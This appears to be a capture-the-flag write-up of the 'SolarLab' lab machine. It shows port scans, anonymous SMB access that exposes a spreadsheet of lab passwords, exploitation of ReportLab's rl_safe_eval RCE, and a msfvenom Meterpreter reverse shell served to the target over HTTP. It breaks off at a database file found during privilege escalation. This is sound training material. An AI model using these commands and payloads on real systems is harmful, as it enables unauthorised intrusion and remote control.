
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.16 -sC -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 08:36 IST
Nmap scan report for 10.10.11.16
Host is up (0.43s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
|_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
6791/tcp open  hnm

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-15T03:09:05
|_  start_date: N/A
|_clock-skew: 1s

Nmap done: 1 IP address (1 host up) scanned in 176.38 seconds
```

2) Checked the website



3) Found open smb share

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab]
└─$ smbclient -N '\\10.10.11.16\Documents\'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Fri Apr 26 20:17:14 2024
  ..                                  DR        0  Fri Apr 26 20:17:14 2024
  concepts                             D        0  Fri Apr 26 20:11:57 2024
  desktop.ini                        AHS      278  Fri Nov 17 16:24:43 2023
  details-file.xlsx                    A    12793  Fri Nov 17 17:57:21 2023
  My Music                         DHSrn        0  Fri Nov 17 01:06:51 2023
  My Pictures                      DHSrn        0  Fri Nov 17 01:06:51 2023
  My Videos                        DHSrn        0  Fri Nov 17 01:06:51 2023
  old_leave_request_form.docx          A    37194  Fri Nov 17 16:05:57 2023

                7779839 blocks of size 4096. 1813854 blocks available
smb: \> get details-file.xlsx
getting file \details-file.xlsx of size 12793 as details-file.xlsx (17.3 KiloBytes/sec) (average 17.3 KiloBytes/sec)
smb: \> get old_leave_request_form.docx
getting file \old_leave_request_form.docx of size 37194 as old_leave_request_form.docx (30.6 KiloBytes/sec) (average 25.6 KiloBytes/sec)
smb: \> cd concepts
smb: \concepts\> ls
```


4) Found credentials in the file

	A	B	C	D	E	F	G	H	I	J
1	Password File									
2										
3	Alexander's SSN		123-23-5424							
4	Claudia's SSN		820-378-3984							
5	Blake's SSN		739-1846-436							
6										
7	Site	Account#	Username	Password	Security Question	Answer	Email	Other information		
8	Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com			
9	Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com			
10	Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com			
11	Fidelity		blake.byte	ThisCanB3typede	What was your mother's maiden name?	Helena	blake@purdue.edu			
12	Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gmail	account number: 1925-47218-30		
13			ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gmail.	account number: 3872-03498-45		
14	Comcast	JHG3434								
15	Vectren	YUIO576								
16	Verizon	1111-5555-33								


5) Found another web port

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab]
└─$ sudo nmap 10.10.11.16 -p 6791 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 10:59 IST
Nmap scan report for solarlab.htb (10.10.11.16)
Host is up (0.21s latency).

PORT     STATE SERVICE VERSION
6791/tcp open  http    nginx 1.24.0
|_http-title: Did not follow redirect to http://report.solarlab.htb:6791/
|_http-server-header: nginx/1.24.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.02 seconds
```

6) Found login page




7) Logged in



blakeb:ThisCanB3typedeasily1@

8) It creates pdf




```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ exiftool output.pdf
ExifTool Version Number         : 12.76
File Name                       : output.pdf
Directory                       : .
File Size                       : 212 kB
File Modification Date/Time     : 2024:05:15 12:07:02+05:30
File Access Date/Time           : 2024:05:15 12:07:18+05:30
File Inode Change Date/Time     : 2024:05:15 12:07:02+05:30
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Author                          : (anonymous)
Create Date                     : 2024:05:15 09:34:42-02:00
Creator                         : (unspecified)
Modify Date                     : 2024:05:15 09:34:42-02:00
Producer                        : ReportLab PDF Library - www.reportlab.com
Subject                         : (unspecified)
Title                           : (anonymous)
Trapped                         : False
Page Mode                       : UseNone
Page Count                      : 1
```

Vulnerability Assessment

1) The pdf generation tool is vulnerable

Overview


reportlab is a Python library for generating PDFs and graphics.

Affected versions of this package are vulnerable to Remote Code Execution (RCE) due to insufficient checks in the 'rl_safe_eval' function. Attackers can inject malicious code into an HTML file that will later be converted to PDF using software that relies on the ReportLab library. To exploit the vulnerability, the entire malicious code must be executed with `eval` in a single expression.

Note:

This exploit is possible only if users allow hostile input to be passed into `colors` - for example if accepting the URL of an HTML page someone else had written, with a generic conversion routine.

2) Got rce




Exploitation

1) Got a reverse shell

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.4 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/solarlab]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.16 - - [15/May/2024 13:11:38] "GET /payload.exe HTTP/1.1" 200 -
10.10.11.16 - - [15/May/2024 13:11:58] "GET /payload.exe HTTP/1.1" 200 -
```




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] Sending stage (201798 bytes) to 10.10.11.16
[*] Meterpreter session 1 opened (10.10.14.4:4444 -> 10.10.11.16:62964) at 2024-05-15 13:12:22 +0530

meterpreter >
```

Privilege Escalation

1) Found a database file

```
PS C:\Users\blake\Documents\app\instance> ls
ls


    Directory: C:\Users\blake\Documents\app\instance


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/2/2024  12:30 PM          12288 users.db
```

